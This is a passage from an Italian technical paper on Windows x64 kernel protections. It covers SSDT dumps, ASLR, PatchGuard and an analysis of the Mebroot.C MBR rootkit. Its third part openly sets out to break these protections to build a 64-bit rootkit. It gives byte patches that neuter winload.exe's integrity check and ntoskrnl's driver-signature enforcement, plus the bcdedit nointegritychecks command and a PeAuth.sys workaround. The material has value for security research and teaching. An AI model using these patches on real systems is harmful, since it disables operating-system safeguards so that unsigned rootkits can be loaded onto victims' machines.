Command - Kernel 'com:pipe,port=\\.\pipe\com_x64,reset=0' - WinDbg:6.11.0001.404 AMD64
kd> x nt!KeServiceDescriptorTable
fffff800`018f3840 nt!KeServiceDescriptorTable = <no type information>
kd> dq fffff800`018f3840
fffff800`018f3840 fffff800`016bdb00 00000000`00000000
fffff800`018f3850 00000000`00000191 fffff800`016be78c
fffff800`018f3860 00000000`00000000 00000000`00000000
fffff800`018f3870 00000000`00000000 00000000`00000000
fffff800`018f3880 fffff800`016bdb00 00000000`00000000
fffff800`018f3890 00000000`00000191 fffff800`016be78c
fffff800`018f38a0 fffff960`001a1c00 00000000`00000000
fffff800`018f38b0 00000000`0000033b fffff960`001a391c
kd> ln fffff800`016bdb00
(fffff800`016bdb00) nt!KiServiceTable | (fffff800`016be788) nt!KiServiceLimit
Exact matches:
nt!KiServiceTable = <no type information>
kd> dd fffff800`016bdb00
fffff800`016bdb00 04106900 02f6f000 fff72d00 031a0105
fffff800`016bdb10 03180b06 03133e05 02b92c01 02b64100
fffff800`016bdb20 030e2a00 03e03200 02cc8300 03192600
fffff800`016bdb30 03127a00 02e52581 02dfc401 02dd3000
kd> ? nt!KiServiceTable + (03133e05 >> 4)
Evaluate expression: -8796065952032 = fffff800`019d0ee0
kd> ln fffff800`019d0ee0
(fffff800`019d0ee0) nt!NtWriteFile | (fffff800`019d1840) nt!IoCreateStreamFile
Exact matches:
nt!NtWriteFile = <no type information>
kd>

```

Figura 7 - La System Service Descriptor Table a 64 bit

2.5 ASLR – Address Space Layout Randomization

Address Space Layout Randomization è una caratteristica del sistema operativo pensata insieme a DEP (Data Execution Prevention) per impedire gli attacchi di tipo Buffer Overflow. Tutte le dll user-mode, prima di Windows 7, venivano mappate in memoria ad un indirizzo virtuale fisso o comunque scelto dal compilatore al momento della creazione dell'eseguibile (ad eccezione del caso in cui due o più dll con lo stesso indirizzo image-base predefinito vengono mappate in un singolo processo, dove viene eseguita una rilocazione di una delle due dll). Un attacco di tipo buffer-overflow sfrutta questa debolezza in quanto l'attaccante conosce gli indirizzi virtuali di ogni funzione mappata negli eseguibili vittima.

Con ASLR la situazione è ben diversa: il sistema all'accensione calcola un "seed" (letteralmente seme), ovvero un valore a random con il quale attraverso svariate operazioni matematiche, viene calcolato un indirizzo virtuale che sarà diverso ogni volta che verrà mappata in memoria una DLL. ASLR riesce inoltre a *randomizzare* anche gli indirizzi delle librerie base di sistema che sono mappate in QUALUNQUE processo user-mode (kernel32.dll, user32.dll), con la sola differenza che questi indirizzi virtuali vengono calcolati una sola volta per tutti i processi, fino a quando il sistema non viene riavviato, a differenza delle librerie classiche, le quali vengono rimappate **ad ogni** avvio dei processi. Questo causa grossi problemi al possibile attaccante, il quale non può sapere gli indirizzi in cui andare a richiamare la sua funzione personalizzata iniettata nel processo vittima, quindi non può praticare l'attacco se non utilizzando una procedura per ottenere l'indirizzo reale della funzione (come ad esempio effettuando diversi tentativi). Queste procedure, sono veramente difficili, se non impossibili da realizzare, e rendono di fatto impraticabile l'attacco in questione. Oltre al rendere casuale gli indirizzi virtuali delle dll, ASLR opera anche sullo stack e sullo heap di ogni processo, rendendo casuale anche i loro indirizzi di base.




Figura 8 – Distribuzione degli indirizzi dello Heap utilizzando le API HeapCreate e HeapAlloc

ASLR non è una caratteristica propria dei sistemi X64: è stata progettata inizialmente per i 64 bit, e poco dopo è stata ripensata anche per quelli a 32. Il lettore può trovare parecchi dettagli e tutte le informazioni tecniche su ASLR nel libro di Russinovich Windows Internals 5a edizione (capitolo 9).

2.6 Kernel X64 di Windows: Patchguard & Driver Signing Enforcement

Ora che abbiamo analizzato le principali differenze tra i due kernel a 32 e a 64 bit siamo pronti a scrivere il nostro driver di prova che non farà altro che alterare alcune strutture dati di Windows. (la IDT, e i MSR delle chiamate SysCall). In questo modo emuleremo il comportamento di un rootkit. Dopo aver scaricato il “Windows Driver Kit”, e aver impostato l’ambiente di sviluppo per la creazione di eseguibili nativi, abbiamo creato il nostro file sys da far girare nel kernel a 64 bit (il codice sorgente è in allegato a questo documento, e ha il nome di SevenDriver). Il driver di test per prima cosa nasconde se stesso (tecnica DKOM), e poi altera alcune voci della Interrupt Descriptor Table. Un rootkit ben ideato fa queste cose, insieme ad agganciare la SSDT.

2.6.1 Il Test

Il driver test su un sistema Windows Server 2008 R2 in debug mode funziona alla grande, nessun crash del sistema anche dopo un paio d’ore di utilizzo. Dopo aver riavviato il sistema per testare il driver senza debugger collegato, iniziavano i problemi: infatti il sistema di protezione di Windows al momento di caricare il driver, pretende la firma digitale e nega il permesso di caricare nel kernel il driver NON firmato digitalmente.




Figura 9 – Windows Server 2008 NON permette di eseguire driver non firmati

Sfogliando la documentazione ufficiale di Microsoft, ci si può rendere conto che questo è un comportamento voluto dal team di sviluppo, con l’obiettivo di bloccare driver di rootkit o malware in generale (infatti la firma digitale non viene concessa a un programma malevolo). Si può però almeno abilitare la TESTSIGNING mode, una sorta di modalità test che permette ad uno sviluppatore di firmare con una firma digitale di prova il driver in questione e di farlo girare correttamente. Abilitata la “Testsigning mode”, installato il certificato di prova, e riavviato di nuovo il sistema, è apparso un logo che dichiarava il sistema in modalità Test, è stato eseguito ancora una volta il driver prova. Questa volta il sistema ha caricato correttamente in memoria il driver, ma, dopo più o meno 5 minuti di utilizzo, il sistema operativo è andato in crash con uno strano *bug check code*: CRITICAL_STRUCTURE_CORRUPTION (0x00000109).

```

A problem has been detected and windows has been shut down to prevent damage
to your computer.

Modification of system code or a critical data structure was detected

If this is the first time you've seen this Stop error screen,
restart your computer. If this screen appears again, follow
these steps:

Check to make sure any new hardware or software is properly installed.
If this is a new installation, ask your hardware or software manufacturer
for any windows updates you might need.

If problems continue, disable or remove any newly installed hardware
or software. Disable BIOS memory options such as caching or shadowing.
If you need to use Safe Mode to remove or disable components, restart
your computer, press F8 to select Advanced Startup options, and then
select Safe Mode.

Technical information:

*** STOP: 0x00000109 (0xA3A039D89828D591, 0xB3B7465EEAA7129F, 0xFFFFF8800316F5C0
0000000000000002)

Beginning dump of physical memory
Physical memory dump complete.
Contact your system administrator or technical support group for further
assistance.

```

Figura 10 - BSOD di Patchguard, in azione su Windows Server 2008 R2

Ecco in azione la bestia nera più potente e incubo dei malware writers: PatchGuard...

2.6.2 Patchguard in azione

Kernel Patch Protection, nome ufficiale dato da Microsoft per la sua tecnologia di protezione del Kernel (nome in codice Patchguard), è un sistema complesso che Windows usa per proteggere il nucleo del sistema operativo: il Kernel.

Funziona in questo modo: ogni periodo di tempo variabile, Patchguard controlla sistematicamente le componenti vitali del Kernel del sistema operativo; nel caso trova qualcosa fuori posto (strutture dati alterate, memoria modificata, etc...) manda in crash il sistema con una schermata Blu della morte (BSOD) che indica un errore 0x109 - CRITICAL_STRUCTURE_CORRUPTION.

L'obiettivo di Microsoft con Patchguard (insieme anche alla tecnologia della Driver Signing Enforcement) è quello di impedire a qualsiasi Rootkit e malware di colpire la parte più vitale del sistema. Un grosso problema che Microsoft però non ha calcolato è il fatto che anche gli antivirus, antirrootkit e firewall (programmi legali quindi) spesso modificano parte del Kernel per funzionare correttamente. Nel 2008 è infatti nato un enorme contenzioso tra Microsoft e Symantec, nota società di antivirus, la quale si è vista dover riscrivere da zero i propri prodotti software di sicurezza, e ridisegnare la loro architettura, per renderli compatibili con le versioni a 64 bit di Windows.

Patchguard è implementata così: ci sono delle routine DPC (Deferred Procedure Call) di sistema che lavorano ogni periodo di tempo oppure in risposta a specifici eventi. In queste routine è inserito un codice ben offuscato per scatenare i controlli di Patchguard. È offuscato perché gli architetti di tale tecnologia si sono studiati parecchi trucchi per nascondere le routine di controllo di PatchGuard: l'offuscamento di tali routine in procedure ISR di eccezioni di sistema, l'inserimento di codice di controllo nelle routine Dpc che fanno tutt'altro, il fatto che Microsoft non distribuisca simboli del debugger che riguardano Patchguard, distribuendoli con nomi ingannevoli, etc...




Figura 11 – Offuscamento del codice di PatchGuard

L'obiettivo di Microsoft era anche di non permettere a nessuno di disabilitare tale tecnologia! Infatti per un bel paio di anni c'era anche riuscita, scatenando le ire di parecchie aziende produttrici di software di sicurezza, di produttori di software open source (i quali si sono visti obbligati a pagare parecchi soldi per acquistare un certificato digitale), e di piccoli sviluppatori indipendenti in generale.

Patchguard in particolare controlla questi componenti: la Global Descriptor Table, la IDT e la SSDT, ma anche i registri Model Specific del processore in cui sono memorizzati indirizzi di importanti procedure di sistema (la *KiServiceCall64* ad esempio), il contenuto dei moduli e dei drivers di base del kernel di Windows (ntoskrnl.exe, hal.dll, ci.dll, ndis.sys, tcpip.sys, etc...).

Per i dettagli della sua implementazioni è consigliato vivamente al lettore di leggere gli approfondimenti di *Uninformed.com* disponibili qui:

- PatchGuard 1 - <http://www.uninformed.org/?v=3&a=3&t=pdf>
- PatchGuard 2 - <http://www.uninformed.org/?v=6&a=1&t=pdf>
- PatchGuard 3 - <http://www.uninformed.org/?v=8&a=5&t=pdf>

2.7 Conclusioni

Nel mese passato ad analizzare e testare il kernel di Windows X64 è stato possibile osservare l'ottimo lavoro fatto da Microsoft per proteggere il suo nuovo prodotto. Il Kernel di Windows a 64 bit è stabile, veloce, relativamente piccolo (5 Mb di dimensioni di un Kernel monolitico non è un valore alto) e protetto da virus, rootkit e malware in generale. In un era dove tutte le aziende (o quasi) lavorano con i computer, quello della sicurezza informatica è diventato un grosso problema (con investimenti nell'ordine di miliardi di euro per prodotti hardware e software di sicurezza digitale). Ecco spiegato il perché la maggior parte dei potenti rootkit diffusi al giorno d'oggi (che sfuggono anche agli antivirus) operano quasi esclusivamente a 32 bit. L'unico grosso problema che Microsoft non ha considerato è quello dei piccoli produttori di software e/o del mondo open source, dimostrando come al solito di non interessarsi a queste realtà.

Parte 3 – Distruggere le barriere di X64

Dopo aver analizzato il nucleo di Windows X64 è arrivato il momento del “lavoro losco”: distruggere il suo sistema di protezione. In questa parte metteremo insieme le idee per poter fare questo e utilizzeremo la falla sfruttata dall'MBR Rootkit per costruire una bozza di software che permette di modificare incontrastati parte del Kernel di Windows, e creare così un nostro Rootkit operante a 64 bit...

3.1 Il Rootkit Mebroot.C

Verso la fine dell'anno 2008, si è diffuso per la prima volta in internet un nuovo potentissimo rootkit: il Mebroot.C (nella sua versione 1). La novità assoluta era la sua modalità di installazione: invece di installare il solito driver, il Mebroot utilizzava un approccio tutto nuovo: modificava il primo settore dell'hard disk, e in soli 446 bytes di codice era in grado di modificare il kernel di Windows. Il rootkit utilizzava lo stesso codice ideato da due ricercatori olandesi di NvLabs (<http://www.nvlabsonline.nl/>). L'idea era rivoluzionaria e ha creato non pochi problemi nel mondo della sicurezza informatica, anche perché il rootkit non modificava nessuna caratteristica del sistema operativo, ma si limitava a rubare informazioni.

Il codice disassemblato dell'MBR infetto è allegato a questo approfondimento e in sintesi esegue queste semplici ma efficaci istruzioni:

1. Imposta uno stack e inizializza i registri del processore, poi copia se stesso all'indirizzo real mode 9f00:0000h (dimensione 512 bytes)
2. Legge i settori 60 (il sistema di patch del Kernel) e 61 (il payload del rootkit) all'indirizzo 9f00:0200h
3. Aggancia l'interrupt 0x13 (usato per leggere i settori dall'hard disk) e posiziona la nuova routine ISR (Interrupt Service Routine) all'indirizzo 9f00:offset del rootkit
4. Trasferisce il controllo al nuovo indirizzo real mode del rootkit
5. Dalla nuova posizione di memoria infine legge il settore 62 (MBR originale) all'indirizzo 0000:7c00 (indirizzo di startup originale) sostituendo in memoria la vecchia posizione del codice del rootkit
6. Termine della procedura: ora l'aggancio alla interrupt 0x13 è operativa.




Figura 12 – Hook della ISR interrupt 0x13 da parte del rootkit Mebroot.C

In questo modo tutte le richieste di lettura a basso livello eseguite dal loader di Windows passano attraverso una funzione ad hoc creata dal rootkit. Ma cosa fa effettivamente questa funzione?

La funzione in questione è un filtro: infatti per prima cosa vede se la richiesta è una lettura, altrimenti chiama la ISR (Interrupt Service Routine) originale dell'Interrupt 0x13. Se invece la richiesta è una lettura (AH = 0x42 oppure 0x02) la routine richiama ancora la funzione originale, però questa volta filtra i risultati ottenuti nella seguente modalità:

1. Per prima cosa converte le Extended Read Sector (funzione AH = 0x42) in funzioni standard read sector (funzione AH = 0x02) in quanto i settori modificati dal rootkit sono solo quelli iniziali e quindi non è necessario leggere il disco fisso oltre gli 8 Gb (limite fisico dell'indirizzamento CHS, per ulteriori informazioni il lettore è invitato a dare un'occhiata alle specifiche CHS su internet)
2. A questo punto cerca la firma dell'OSLOADER.exe (parte del programma di boot di Windows Xp, incluso in Ntldr)
3. Nel caso in cui trova la firma dell'OSLOADER.exe il rootkit inizia a modificare in 2 punti distinti il sistema di startup di Windows:

- Nella prima modifica il rootkit, dopo aver fatto caricare al loader di Windows tutti i driver essenziali per leggere il disco fisso in modalità Protected Mode, impone anche di richiamare una routine dal settore 60, mappato all'indirizzo Protected Mode 0x9f200 (Kernel patcher del Rootkit)

- La seconda modifica invece altera una funzione (*IoInitSystem*) del Kernel vero e proprio (NTOSKRNL.exe) per far caricare il codice Payload Loader del rootkit, il quale carica in memoria il rootkit vero e proprio da un file system cifrato.

Il sistema utilizzato dal Mebroot.C è a dir poco geniale in quanto modifica il nucleo del sistema operativo senza toccare alcun byte nei file di startup su disco fisso (cosa che verrebbe rilevata al volo dal sistema di controllo Checksum di Windows), e soprattutto **NON** installa alcun file sulla workstation della vittima utilizzando un file system cifrato per estrapolare l'intero rootkit.

Il rootkit in questione presenta parecchie altre potenzialità, per ulteriori dettagli il lettore è rimandato a questa analisi: <http://www.f-secure.com/weblog/archives/Kasslin-Florio-VB2008.pdf>

3.2 Disarmare PatchGuard, Loader Integrity Checks, e Driver Signing Enforcement

Dopo aver analizzato il nucleo di Windows X64 è arrivato il momento del "lavoro losco": distruggere il suo sistema di protezione. In questa parte metteremo insieme le idee per poter fare questo e successivamente creare una bozza di rootkit funzionante a 64 bit con il relativo programma di loader (il payload)...

3.2.1 Loader Integrity Checks

Analizzando con un debugger il loader di Windows si può notare che la funzione entry point *OslpMain* disassemblata del loader, dopo aver caricato l'hive "System" del registro di sistema, esegue una chiamata ad una procedura un po' strana: *OslInitializeCodeIntegrity*. Dopo aver disassemblato e analizzato la funzione in questione, è possibile capire che essa è deputata a verificare la firma digitale dei moduli base del loader e del Kernel (ntoskrnl.exe, ntldr.dll, win32k.sys, ...), oltre che allo stesso *winload.exe* (quindi il programma verifica anche se stesso) per avere la sicurezza che i suddetti file non sono stati modificati. Come già menzionato nell'introduzione di questo approfondimento, se il loader trova un file su disco fisso alterato, si rifiuta di eseguire lo startup del sistema operativo, mandando in esecuzione una sorta di "Recovery Mode", la quale altro non è che una versione lite di Windows deputata al ripristino della workstation (nome ufficiale del kernel lite: WinPe). Effettuando varie prove

con files *ntoskrnl.exe* modificati, in effetti il sistema è in grado di riconoscere anche un solo byte modificato e di arrestare il processo di startup. Il primo obiettivo è quello di distruggere questa verifica.

Si deve fare in modo che la *OslInitializeCodeIntegrity* non venga eseguita. Analizzando i primi bytes di codice si può osservare il “prologo” della funzione:

```
mov rax, rsp
push rbx
push rbp
```

La funzione restituisce un valore booleano Vero (1) se non ci sono stati errori di esecuzione e il modulo è originale (ha passato i test di integrità), altrimenti restituisce Falso (0). Quindi è necessario modificare bytes di codice per trasformarlo in:

```
B001      mov al,1
C3        ret
90        nop
```

In questo modo, dopo aver creato il nuovo file *winload.exe* si deve ricalcolare la checksum del file stesso con un qualsiasi editor di PE (infatti il controllo sul checksum del PE viene comunque eseguito dal *bootmgr*). In questa maniera dopo parecchie modifiche e tentativi (infatti per fare accettare al loader moduli del kernel modificati è sempre necessario impostare l’opzione “nointegritychecks” nelle Boot Configuration Data, anche dopo la modifica) è stato possibile caricare anche kernel alterati.

Ok, in questo modo abbiamo modificato parte del loader, ma con che scopo?

La routine di verifica del loader è una versione ristretta della procedura di controllo integrità che esegue il kernel sui moduli in esecuzione (drivers per la maggior parte). Inoltre ovviamente il loader è stato modificato con lo scopo di permetterci di eseguire test con kernel modificati, si comprenderà successivamente meglio il perché di questa modifica iniziale....

3.2.2 Driver Signing Enforcement

Una volta che il loader cede il controllo al kernel (*ntoskrnl.exe*), il debugger si interrompe poche istruzioni dopo la funzione entry point (breakpoint iniziale). Analizzando ed effettuando del Reverse Engineering su tale funzione è possibile ancora una volta rivelare una chiamata sospetta ad una procedura chiamata *SepInitializeCodeIntegrity* (che tra l’altro ha un nome molto simile alla routine appena modificata nel loader). Tale procedura è proprio quella responsabile dell’odiosa “feature” di controllo della firma digitale dei drivers. Come renderla in operativa? Beh è abbastanza semplice: partendo dall’idea (documentata da Microsoft) che tale caratteristica di Windows NON va in esecuzione nella “Recovery Mode” (WinPe kernel) ci aspettiamo di trovare nel codice un paio di istruzioni del tipo:

```
cmp IsWinPe, eax
je <Offset fine funzione>
```


il quale disabilita la Driver Signing Enforcement in caso di kernel WinPe. Infatti poche istruzioni dopo il prologo della *SepInitializeCodeIntegrity* c’è proprio il codice cercato:

```
33DB      xor    ebx,ebx
381D9660E1FF  cmp    InitIsWinPe, bl
0F8594000000  jne    nt!SepInitializeCodeIntegrity+0xac (94)
```

La funzione *SepInitializeCodeIntegrity*, se salta all’offset 0xac **NON** inizializza il controllo della firma digitale, quindi il nostro obiettivo è di distruggere il codice di confronto con la variabile “IsWinPe” e far saltare l’esecuzione all’offset 0xac. Possiamo fare ciò modificando il codice in questo modo:

```
33DB      xor    ebx,ebx
381D9660E1FF  cmp    InitIsWinPe, bl
90        nop
E994000000  jmp    nt!SepInitializeCodeIntegrity+0xac (94)
```

Ora è necessario salvare i nuovi files “ntoskrnl.exe” e “winload.exe” modificati, ricalcolare il loro checksum (con un programma Pe editor, come ad esempio CFF Explorer della ntcore.com), sostituire i files originali, e abilitare la modalità “nointegritychecks” nell’entry di Windows delle Boot Configuration Data in questo modo:



```
Amministratore: C:\Windows\system32\cmd.exe
default                                {current}
resumeobject                          {85c51e00-2122-11df-a960-966f1dcc5fd4}
displayorder                          {current}
toolsdisplayorder                     {memdiag}
timeout                               30

Caricatore di avvio di Windows
-----
identificatore                        {current}
device                               partition=C:
path                                 \Windows\system32\winload.exe
description                           Windows 7
locale                               it-IT
inherit                              {bootloadersettings}
recoverysequence                      {85c51e00-2122-11df-a960-966f1dcc5fd4}
recoveryenabled                       Yes
osdevice                             partition=C:
systemroot                           \Windows
resumeobject                          {85c51e00-2122-11df-a960-966f1dcc5fd4}
nx                                   OptIn

C:\Users\AaLl86>bcdedit /set {current} nointegritychecks 1
Operazione completata.

C:\Users\AaLl86>_
```

Figura 13 – Modifica delle Boot Configuration Data di Windows 7

Riavviando la workstation con i due nuovi files modificati è possibile vedere la modifica in atto: Windows non parte, si blocca e mostra una bella schermata blu che indica un bugcheck nel file CI.DLL (il quale, strano ma vero, è il file deputato al controllo di integrità User Mode). Effettuando altra Reverse Engineering sulla procedura modificata, è possibile notare una chiamata alla routine *CIInitialize* della libreria CI.DLL. Questa libreria dopo la nostra modifica non viene mappata in memoria, analizzando il bugcheck con il solito WinDbg è possibile notare che il driver PeAuth.sys manda in crash il sistema. Quindi è necessario impostare a Manuale o Disabilitato il driver Peauth.sys. Riavviando il sistema con questa ulteriore modifica il gioco è fatto: Windows permette di caricare nel kernel qualsiasi tipo di drivers anche non firmato!

3.2.3 La “bestia nera”: PatchGuard

A questo punto abbiamo ottenuto un sistema a 64 bit funzionante senza nessun controllo sulle firme digitali dei drivers, è quindi così possibile far girare qualsiasi driver su di esso. Un rootkit per operare correttamente deve però poter modificare parte del Kernel, quindi con Patchguard attiva tutti gli sforzi compiuti finora si rilevano alquanto inutili...

